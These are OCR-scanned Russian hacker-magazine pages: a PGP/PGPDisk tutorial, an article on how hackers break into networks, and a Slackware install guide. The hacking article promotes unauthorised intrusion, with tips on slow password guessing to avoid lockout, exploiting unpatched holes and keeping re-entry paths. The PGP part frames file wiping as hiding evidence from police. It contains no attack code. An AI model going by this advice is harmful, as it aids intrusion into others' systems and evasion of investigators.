Так же с помощью этой PGPKeys можно создавать новые ключи или изменять уже существующие. С помощью PGPTools можно делать практически все что угодно — шифровать и расшифровывать, а также использовать функцию Wipe, с помощью которой можно удалять файлы начисто, т.е. безо всяких следов, и уже никто не


PGP - Key Selection Dialog

Drag users from this list to the Recipients list	Validity	Size
Ann Campi <acampi@nai.com>		2048/1024
Bill Blanke <wjb@pgp.com>		4096/1024
Chanda Groom <chanda_groom@nai.com>		2048/1024
Chip Paswater <chip_paswater@nai.com>		4096/1024
Damon Gallaty <dgallaty@pgp.com>		3072/1024
Damon Gallaty <dgal@pgp.com>		3072/1024
Jason Bobier <jason@pgp.com>		2059/1024
Jason Bobier <jbobier@prismatix.com>		2059/1024
Jason Bobier <jbobier@privnet.com>		2059/1024

Recipients	Validity	Size
arRIVAl <arrival@mail.ru>		2048/1024


Text Output
Conventional Encryption
Wipe Original
OK Cancel Help







узнает о том, что у тебя были эти файлы и что в них было особо интересного :). Это очень полезная утилита, поэтому рекомендуется проводить отчистку винта с помощью WIPE хотя бы раз в неделю (рекомендации даются для хацкеров среднего класса, классу хацкеров выше среднего рекомендуется проводить зачистку ежедневно). Дальше я подробно расскажу о том, как шифровать и расшифровывать информацию.

Сначала о почте. С помощью PGP можно посылать шифрованные сообщения из таких программ, как MS Outlook Express, MS Outlook, Eudora, MS Exchange, но для того чтобы расшифровать твое сообщение, тот, кому ты посылаешь, должен тоже иметь PGP. Итак, для того чтобы послать зашифрованное сообщение, получатель должен иметь программу PGP, а также тебе необходимо обменятся «публичными» ключами. Твой «публичный» ключ лежит в папке PGP\ PGP Keyrings\ под названием pubring.pkr — вот его и надо переслать получателю. А получатель должен прислать тебе его публичный код, тем самым вы обменялись публичными ключами и теперь можете переписываться. Идем дальше... Если ты получил зашифрованное письмо от своего знакомого, с которым вы обменялись публичными ключами, то для того чтобы его прочесть (расшифровать), тебе необходимо использовать свой личный (приватный) код. На этом работа с почтой заканчивается, и хорошо бы тебе уже понять, что тут написано :). Теперь перейдем к файлам. Здесь тоже все предельно просто, поэтому, я думаю, у тебя не возникнет вопросов. Итак, для того чтобы тебе закодировать файл (или файлы), необходимо выделить его (их) и нажать правую кнопку мыши — появится небольшое меню и в самом низу будет находиться такая вот надпись: «PGP». Наведи на нее курсорчик, и появится еще одно ма-а-аленькое меню, где нужно выбрать Encrypt & Sign (закодировать и подписать). Появится окошко, где следует указать того, кто сможет открыть этот файл — если ты хочешь, чтобы твой друг Петя тоже смог открыть это файл, то для этого тебе необходимо иметь его «публичный» код, который ты внесешь в список ключей и при шифровании файла укажешь его и свой соответственно, т.е. в появившемся окошке дважды щелкни на себя, а затем на своего другана Петю. Если ты поставишь галочку на «WIPE ORIGINAL», то сам файл, который ты собираешься закодировать, просто исчезнет, и на его месте будет находиться зашифрованный, а если не поставишь галочку, то у тебя будет присутствовать два почти одинаковых файла, один из которых зашифрованный. Итак, теперь ты зашифровал файл! Мой поздравления! Чтобы его расшифровать, просто дважды щелкни по нему мышкой и введи свой приватный код. Тоже самое должен будет сделать Петя, но при этом он будет вводить не ТВОЙ, а ЕГО приватный код. Ну что, теперь ты практически уяснил основные принципы работы с PGP, однако было бы очень неудобным шифровать все твои файлы из папки HACK, а там, я думаю, у тебя мегов 100-200, т.к. ты их все время используешь! Поэтому ребята из Network Associates создали такую примочку к PGP — PGPDisk — которая создает закрытый диск, закодированный диск любого размера. Что, слюнки потекли? Тогда поехали дальше — скачать эту программу можно также с сайта изготовителя — www.pgpi.com (версия 6.0.2i). Инсталлим, открываем программу PGPDisk, нажимаем на кнопку NEW и указываем место расположение файла на диске (дело в том, что PGP формирует скрытый диск в файле, который будет лежать на твоем логическом диске). Затем необходимо установить размер диска и после этого ввести код (фразу) любого размера, с помощью которого ты сможешь открывать этот диск. Теперь ты можешь смело копировать все свои файлы на это диск. Я рекомендую также туда засунуть программу, с помощью которой ты работаешь с почтой и ICQ, чтобы твои HISTORY нигде не всплыли. Еще PGPDisk можно настроить так, что при нажатии CTRL+F12 или по истечении определенного времени твой диск будет закрываться, для этого тебе надо открыть окно PGPDisk и нажать на PREFS — там все будет ясно! И если тебя это интересует — при внезапном отключении питания твой закрытый диск также внезапно исчезает, поэтому когда к тебе придут добрые дяди в форме, ты с гордостью сможешь показать им свой чистенький винчестер :).





Создать Троян
Открыть
Печатать
ICQ - Send to user
Add to archive...
Add to the archive "pgpdisk.rar"
Add to Zip
AntiViral Toolkit Pro
Add to pgpdisk.zip
Send To
Вырезать
Копировать
Создать ярлык
Удалить
Переименовать
Свойства
PGP
Encrypt
Sign
Encrypt & Sign
Wipe






Ну, я пошел качать...

Да. Иди качай. А мы можем тебя поздравить с успешным окончанием курса Безопасной Жизнедеятельности Хацкера (Б.Ж.Х.).

X

Хакеры vs. Админы



Михаил Фленов

«Минздрав предупреждает: Взлом сетей опасен для вашего здоровья».

Мама, откуда берутся дети?

Многие задаются вопросом: «Как же все-таки хакеры взламывают сети?». Да очень просто: берут отмычку, вставляют в замочек и открывают — главное, чтобы отмычка подошла. А для того чтобы узнать, где берутся эти отмычки, нужно ответить на вопрос: а как же администраторы защищают свои сети? Вот тут я тебе расскажу одну страшную историю.

Страшная престрашная история

Давным-давно, в одном царстве-государстве, жили-были администраторы, и им так сильно хотелось властвовать над большим количеством пользователей, что они придумывали большое количество ухищрений и ни с кем своими знаниями не делились. Но однажды один из пользователей превзошел знаниями администратора и повесил его. Администратор перезагрузился, но пользователь опять его повесил. «Да что такое?» — подумал администратор. «Дед Пихто, придурок!» — подумал пользователь и повесил его снова. Долго бился администратор, но так у него ничего и не вышло. Тогда послал администратор гонцов во все края с посланием: «Тому, кто сможет справиться со злым пользователем, обещаю Web server в пользование и полпортала в придачу». Много смельчаков откликнулось на это послание, но никто из них не мог справиться с крутым пользователем. И прозвали этого пользователя Хакером. Но что же было делать бедным админам с этим самым хакером? Думали администраторы 1000 и 1 ночь и решили объединить свои знания в борьбе против злого хакера. Битва продолжалась три дня и три ночи. И победили администраторы. Но хакер тоже решил объединиться со своими соратниками. И снова началась кровавая битва, которая продолжается по сей день.

Мораль

Мораль сей басни такова. Точнее, их несколько:

1. Если администратор один, то его очень легко победить.
2. Чтобы победить администраторов, необходимы общие усилия нескольких хакеров.
3. Наряду с объединениями хакеров, существуют объединения администраторов.

Где же ты, моя Сулико?

Ну и где же находятся эти объединения? Объединения хакеров найти не сложно, вот несколько из них: **www.xakep.ru**, **www.hack-zone.ru**, **http://const.ricor.ru/~alexslid/russian.htm**. Если ты регулярно посещаешь подобные сайты или читаешь **X**, то будешь в курсе основных методов хацкинга :).

Объединения администраторов: **www.cert.org**, **www.first.org**, **www.iss.net/xforce**. И тут-то ты спросишь: «А зачем хакеру знать, где находятся объединения хакеров?» А затем, что на тех сайтах, что я показал выше, находится информация обо всех дырках-уязвимостях. Зная уязвимости, можно легко воспользоваться первой моралью нашей басни, ведь до сих пор существуют администраторы, которые не следят за своей безопасностью, пока у них не полазает какой-нибудь хакер. И многие просто не следят за своими сайтами. Так что если ты первым сможешь найти информацию о какой-либо дырке, то сможешь успеть ею воспользоваться, ведь не все администраторы сразу же скачивают заплатки для свих операционок. А лучше, если ты подпишешься на новости, рассылаемые этими сайтами, тогда ты всегда будешь в курсе всех событий, происходящих в мире дыр.

Приведу еще пару администраторских сайтов:

1. **www.cert.ru** — это уже указанный мною сервер **www.cert.ru**, только на русском;
2. **www.nasirc.nasa.gov** — Информационные бюллетени об уязвимостях и дырках.

А как самому найти дырку?

Война администраторов и хакеров дошла до того, что администраторы просто не в состоянии проверить свои серверы на корректность системы защиты от взлома. Поэтому они написали программки, которые, используя основные приемы хакерской атаки, пытаются взломать их сеть, после чего дают рекомендации по защите их сервера. Возникает вопрос: «А почему бы нам самим не проверить их серверы этими программами»?

ВНИМАНИЕ! Программки для проверки безопасности. С нашей точки зрения это программки для взлома.

1. SATAN. Это, насколько я знаю, первая программка для анализа защищенности. Но

не советую ею пользоваться, она немного устарела, и последние обновления к ней производились пару лет назад. Хотя и ею, говорят, можно что-нибудь взломать. Программа предназначена для анализа защищенности UNIX систем. Информация о ней находится здесь: www.cs.purdue.edu/coast/satanhtml.

2. Login Hacker. Эта программка как раз для хакера. Хотя авторы и просят не пользоваться их детищем в преступных целях. С помощью этой программки можно подбирать пароли, используя три прилагаемых к программе словаря наиболее распространенных паролей.

Если ты думаешь, что администраторы пытаются придумать пароли посложнее, то ошибаешься. По оценкам аналитиков (это такие люди, которым нечего делать, и они только и занимаются тем, что анализируют всякий отстой) многие администраторы до сих пор используют в качестве пароля простые комбинации. Например, у себя в конторе я установил на сервер пароль «qwerty» — на первый взгляд, он сложный (набор букв), но если ты посмотришь на клавиатуру, то увидишь, как он прост. Это не значит, что я пренебрегаю безопасностью, просто в моей сети только операторы-женщины, которые ничего не понимают во взломе (они даже компьютер включить толком не могут), а сервер не имеет выхода в Интернет. Поэтому я смело могу так пренебрегать паролем. Но некоторые администраторы пренебрегают паролем и забывают воспользоваться программами проверки, которые описаны здесь.

Во время подборки пароля надо помнить, что некоторые системы могут заподозрить взлом после нескольких попыток ввода неправильного пароля. Знающие люди не советовали мне проверять больше 7 паролей подряд. Чаще надо паузу делать, короче. Еще одной особенностью программы является ее возможность использовать скрипты. С программой поставляется файл компиляции скриптов.

3. Internet Scanner. Эта программка работает на уровне сети и позволяет сканировать не только UNIX, но и NT. Система имеет сертификат какой-то Российской комиссии (я название этой комиссии даже выговорить не могу). Я эту программку не видел, но, говорят, она даже на русском. Загляни сюда и узнаешь больше: www.iss.net и www.infosec.ru.

Существует еще несколько программок, но я не буду описывать все, ведь самое интересное — это поиск. Я только пытаюсь тебе дать толчок, а дальше сам сможешь продолжить свои изучения в области... э... сетевой безопасности:).

Я только обращу твое внимание еще на одну вещь. Очень распространенной ошибкой админов является пренебрежение заплатками к своим осям. Многие считают, что тот вид атаки, от которого защищает конкретная заплатка, их не коснется. Для того чтобы узнать, установил ли администратор заплатки, также существуют программки, и если кто-то смог войти в систему одного из администраторов, то он обязательно проверяет с помощью такой программки, есть ли еще дыры. Тогда если администратор перекроет проход (например, сменит пароль), то всегда можно вернуться через найденные дыры и вернуть пароль. :)


И — напоследок — два очень интересных адреса: support.microsoft.com и suppert.novell.com/elecinc.htm. Здесь лежит информация обо всех уязвимостях, найденных в продуктах Microsoft (ничего себе Micro Soft! он такой микро, что занимает до 200 метров на винчестере — пора его переименовать в MacroRubbish) и Novell.

Оказывается, сети можно ломать не нарушая закон

Когда кто-то вламывается в сеть с помощью программ, написанных администраторами, он, как ни странно, не нарушает статью 273 (написание злостных программ) — не сам же написал! Но это не значит, что закон не нарушается вовсе. Нарушается конфиденциальность информации и срабатывает статья о «несанкционированном доступе», а следовательно, добрые дяди все равно могут отправить такого хакера туда, где -20 градусов покажется жарой.

Дырдочка

А теперь самое сложное: «Как находятся дыры?». Да очень просто — точнее, не очень. Тут надо работать головой, и никто тебе не поможет. Для этого существуют дебагеры. Да, я понимаю, что это сложно, а кто говорил, что будет легко? Можно, конечно, найти дырку и в Web. Не забывай проверять исходники страничек. В них очень много бывает ошибок, и все это потому, что многие считают, что HTML это не язык программирования, и через него нельзя взломать. Но тут администраторы и Web-программисты сильно ошибаются, очень многое можно узнать из кода страничек. Ну и, конечно же, самый распространенный метод: «Метод научного тыка». Я сказал «научного». Я сказал «тыка» :).



Ёк

Ну, вроде бы все. Теперь садись за свой комп и дерзай. Только не забывай басню. Ведь в одиночку сложно справиться с администратором. Если ты нашел какую-либо дыру, обязательно напиши нам, не жди, когда тебя отправят загорать на северный полюс. Ну а если ты не уверен, что сможешь что-либо взломать, то лучше оставь это дело другим и используй готовые методы. Короче, как сказал классик: «Если вы знаете, как защищаются сети, то вы легко можете обратить оружие администраторов против них самих...».



Ставим Линукс

MAL mal@xakep.ru
Delta delta@slackware.ru

На данный момент, к сожалению, абсолютное большинство пользователей PC выбирает операционную систему Windows, считая ее наиболее легкой и удобной при использовании. Почему-то у многих слово UNIX ассоциируется с чем-то ужасно сложным, неудобным и недоступным. Хотя я тебе скажу по секрету, что ничего более неудобного, чем Windows, я еще не встречал. А цена? Не думаю, что ты проплатил 100 зеленых бумажек, дабы порадоваться творением Билла Гейтса. А софт? Ну-ка подсчитай, сколько бы ты выложил из своего кошелька, если бы был честным парнем и покупал все программы не на Митинском радио рынке, а у производителей или официальных дистрибьюторов. А если ты думаешь, что в Юниксе нет графического интерфейса (кстати, намного круче, чем привычный тебе мастдайский), электронных таблиц, текстового редактора или того, что тебе заменило бы Фотошоп, то ты глубоко ошибаешься. Все это есть, и программы под Unix не уступают, а даже превосходят по возможностям win-программы. Часто компании, занимающиеся разработкой программного обеспечения под мастдай, публикуют ужасные результаты тестирования разных операционок на одинаковых компах, где всегда впереди оказывается Windows. А ты прям раскрыл рот и все проглотил. Доверяй тока себе, а не рекламным аферам. И решить, что быстрее и удобнее, можешь только ты, а я тебе приведу один факт, который говорит сам за себя. Сейчас среди аудиоформатов самый распространенный — mp3, но он требует мощного компа. У меня 5x86 133mhz, проще говоря, четверка, и пытаясь послушать mp3 в windows98, мой процессор чуть не взлетел на воздух, причем во время прослушивания о работе с какими-либо другими программами можно и не думать, гиблое дело. А вот в Unix-е на этой же машине звук идет без проблем и ничего не тормозит, параллельно грузятся все программы.
Ну что, все еще не веришь в возможности Unix? Тогда тебе следует просто поставить его себе и убедиться во всем самому.

Установка и настройка линукса

Итак, первое что тебе нужно решить, какой дистрибутив выбрать. На сегодняшний день их очень много, а мы тебе порекомендовали бы поставить что-нибудь из перечисленного ниже (1). Инсталляция разных дистрибутивов имеет некоторые различия , но принцип тот же. Мы не можем тебе расписать установку каждого, а покажем, как это делается, на примере Slackware.

Инсталляция (на примере Slackware linux)

Если у тебя мало места на диске или ты настолько ленив, что тебе влом создавать дополнительные разделы на диске, то качай zipslack (35mb в zip архиве). Его достаточно разархивировать на уже существующий дос раздел, и ты можешь приступить к работе, запустив из доса файл linux.bat. Но перед запуском нужно его подредактировать, а точнее правильно указать раздел диска, на котором находится линукс. (Вот тебе и инсталляция :))) (ftp.cdrom.com/pub/linux/slackware-4.0/zipslack/)
Полную версию можно установить разными способами. Самый удобный, на наш взгляд — это инсталляция с cd-rom. А если твой доисторический биос не поддерживает загрузку с сидирома, то придется ставить систему с дискеток. Для этого откопай две отформатированные дискеты.
Первая — IDE bootdisks — будет загрузочной дискеткой. Вставляй ее в дисковод, заходи в папку Bootdsks.144 или Bootdsks.12 (зависит от типа твоего дисковода) диска слаквары и набирай 'rawrite bare.i a:' . bare.i подходит для большинства систем. Загрузочная дискетка готова.
Вторая — Rootdisk дискета — для загрузки меню инсталляции. В папке Rootdsks есть color.gz для цветной инсталляции, umsdos.gz цветная версия для инсталляции на файловую систему UMSDOS, text.gz текстовой вариант инсталляции, pcmcia.gz для инсталляция через PCMCIA карту. И выбрав, допустим, цветную установку, пиши 'rawrite color.gz a:' .
Теперь требуется создать два раздела на жестком диске (основной — linux native и swap — подкачка). Если тебе все еще нужен мастдай, и там полно нюков, с которыми ты не в силах расстаться, то для разбивки диска используй программу Partition Magic (к сожалению, она платная, но, я думаю, ты сможешь достать ее на халяву) . С помощью нее можно изменить размер уже существующего раздела. Допустим, у тебя винт на два гигабайта, а на нем один раздел занимает все это место. Запускаешь PMagic и делаешь resize, вместо двух гигов — один. После перезагрузки уже можешь то пустое место разбивать на swap и native fdisk-ом.
Когда две дискеты готовы и диск разбит на нужные разделы, установи в BIOS загрузку с floopy и, вставив загрузочную дискетку, запускай машину. Потом введи 'ramdisk root=/dev/fd1' . Далее тебе предложат вставить вторую дискету, после загрузки второй дискеты появится предложение ввести login, зайди с логином root и набери 'setup', после чего появится меню.
+KEYMAP — меню выбора раскладки твоей клавиатуры
+ADDSWAP — добавление раздела подкачки. Для этого понадобится место на диске, которое не принадлежит другим разделам, его можно освободить отрезав свободное место от другого раздела с помощью Partition Magic. Так же можно освободить место, стерев уже существующий раздел. 10-30 мегабайт будет достаточно.
+TARGET — выбор раздела для инсталляции Linux. Так же как и для создания раздела подкачки требуется место, не принадлежащее другим разделам. Размер зависит от количества пакетов, которые ты выберешь для инсталляции.
+SOURCE — меню выбора источника, откуда инсталлировать: cd-rom или жесткий диск, также имеется поддержка инсталляции с других носителей.
+SELECT — выбор пакетов для инсталляции.
+INSTALL — начало процесса инсталляции.
После инсталляции пакетов тебе будет предложено сделать загрузочную дискету, сконфигурировать LILO (следует ставить на MBR), смонтировать другие диски и cdrom.
+CONFIGURE — конфигурация Linux (LILO, bootdisk и т.д.) С помощью лило при загрузке машины ты будешь иметь возможность выбрать ос, которую хочешь запустить.
После окончания процесса инсталляции перезагрузи комп и после LILO:
набери 'Linux' , после чего появится приглашение ввести login, введи root. Все, теперь ты можешь работать в Linux :). Не забудь сразу поставить пароль командой passwd.

Теперь ты уже сидишь в линуксе, но, блин, что за фигня высвечивается, ког-

Slackware	*www.slackware.com, www.slackware.ru (на русском)*
Suse	*www.suse.com*
Debian	*www.debian.org*

(1)

да к тебе телнетится народ? К тебе же будут подсоединяться тысячи «крутых хакеров» и вводить логин **root** пароль **root**. И все будут читать табличку с лажевой надписью типа
Welcome to linux 2.2.12
satan login:
Или еще что-нибудь хуже, если ты ставил **RedHat Linux**. Так вот, все это нужно снести и сделать свою крутую табличку.
Как изменить надпись сервера **telnet**? Данная надпись находиться в файлах:
/etc/issue.net — когда к тебе заходят из сети
/etc/issue — когда ты заходишь с консоли.
Теперь просто прописываешь в этих файлах что-нибудь вроде ❷

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!ALERT ALERT ALERT !!!
!!!   GO AWAY DUDE     !!!
!!! YOU ARE TOO LAME !!!
!!!  TO TELNET TO MY   !!!
!!!    ALPHA STATION    !!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```
❷

В линуксе по умолчанию обычно стоят редакторы **vi**, **pico**, но редактировать файлы также можно и из mc — который очень напоминает **Norton Commander** :). При перезагрузке твою надпись заменит другая, это можно исправить подредактировав загрузочный скрипт **/etc/rc.d/rc**.
А еще лучше сделать так, чтобы при соединении с твоим компом через телнет выдавалась табличка и связь прерывалась. Для этого редактируем файл **/etc/inetd.conf**.
Найдем в нем строку ❸
и переделаем ее так ❹, а если тебе нужен нормальный телнет демон, чтоб могли логиниться друзья, то можешь перекинуть его на порт **666** :). Добавь такую строку в **/etc/inetd.conf** ❺.
После того как внес изменения в **/etc/inetd.conf** для того чтобы они вступили в силу, нужно набрать
killall -HUP inetd.
Теперь тебе нужно скачать до фига софта с другого диска или **CD-ROM**'а.

Как получить доступ к другому диску?

Следует создать папку
mkdir windows.
И замаунтить ее ❻
Далее заходим в эту папку и делаем что надо. Или вместо **hda1** пишешь название твоего диска.
Чаще всего, если у тебя **IDE** винчестеры ❼.

/dev/hda — главный диск
/dev/hdb — slave диск
/dev/fd0 — флоппи диск
/dev/cdrom — сидиром.
❼

Размаунтить диск обратно можно командой
umount /dev/had.
Кстати, если ты примаунтил сидиром, то чтобы вытащить его и всунуть другой, придется сначала первый размаунтить, вытащить его, всунуть другой и опять, используя mount, присоединять.
Все вроде бы хорошо, да только в консоли не видно русских шрифтов. Чтобы не писать каждый раз несколько строк, создадим такой файл :
'**pico rus**'
Там пишешь ❽.
Так, теперь поставь файлу нужные атрибуты
'**chmod +x rus**'
и копируй в папку **bin**
'**cp rus /bin**'.
Теперь, запустив этот скрипт, ты будешь видеть русские шрифты, а также писать на них, для переключения используй правую клавишу **ctrl**.
Но можно сделать и так, чтобы шрифты запускались автоматически при каждом заходе, для этого в файле **/etc/bash_profile** добавляем строку **/bin/rus**.
По умолчанию во всех дистрибутивах линукса стоит **6** консолей. Ну а тебе-то этого мало. Поэтому нужно добавить еще **6** штук, так будет удобнее :). Редактируем файл **/etc/inittab**.
Находим там строчки :
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6.
Как видишь, тут прописано только 6 консолей, добавляем еще шесть :).
7:2345:respawn:/sbin/mingetty tty7
8:2345:respawn:/sbin/mingetty tty8
и так до **12** :). Кстати, переключение между консолями происходит путем нажатия клавиш **alt+Fx** (**x** — номер консоли).

Комиляция ядра

Сердцем линукса является ядро — **kernel**. И часто требуется установить новую версию кернела или же сконфигурировать старый.

telnet stream tcp nowait root /usr/sbin sbin ❸


telnet stream tcp nowait /bin/cat cat /etc/issue ❹


666 stream tcp nowait root /usr/sbin sbin ❺

loadkeys /usr/lib/kbd/keytables/ru1.map
setfont /usr/lib/kbd/consolefonts/Cyr_a8x8
mapscrn /usr/lib/kbd/consoletrans/koi2alt
echo -ne «\033(K».
❽

Переходим в папку, содержащую **kernel** (**x-x-xx** — версия ядра)
cd /usr/src/linux-x-x-xx.
Потом запускаем конфигурацию:
make config — консольная конфигурация ,
make menuconfig — консольная конфигурация более удобная,
make xconfig — конфигурация с оболочкой для **X-windows**.
Далее, сконфигурировав все что требуется, сохраняем конфигурацию, выходим и набираем следующее:
make dep
make clean
make bzImage \ bzlilo \ zImage
rm -r /lib/modules/x-x-xx
make modules
make modules_install
make install
Ребутимся, и у вас новое ядрышко.

Компиляция

Программы под линукс практически всегда распространяются в исходниках на С , поэтому если ты что-то скачал, но не откомпилировал, то прогу ты не запустишь.
Компиляция одиночного файла делается одной командой:
gcc -o [имя] [название программы на Си].
Например :
'**gcc -o satan satan.c**' .
Программы обычно сжаты в архив **name.tgz** или **name.tar.gz**, поэтому перед инсталляцией их нужно разархивировать.
Например, если ты хочешь поставить **micq.tar.gz**, то пишешь:
gunzip -d micq.tar.gz
tar -xvf micq.tar
Или же одной командой:
tar -zxvf micq.tar.gz
Далее заходишь в папку, куда распаковался **micq.tar.gz** и запускаешь конфигурационный скрипт. Он обычно называется **configure**
./configure.
Затем набираешь **make**.
Ну вот и все, теперь программа готова к использованию :).
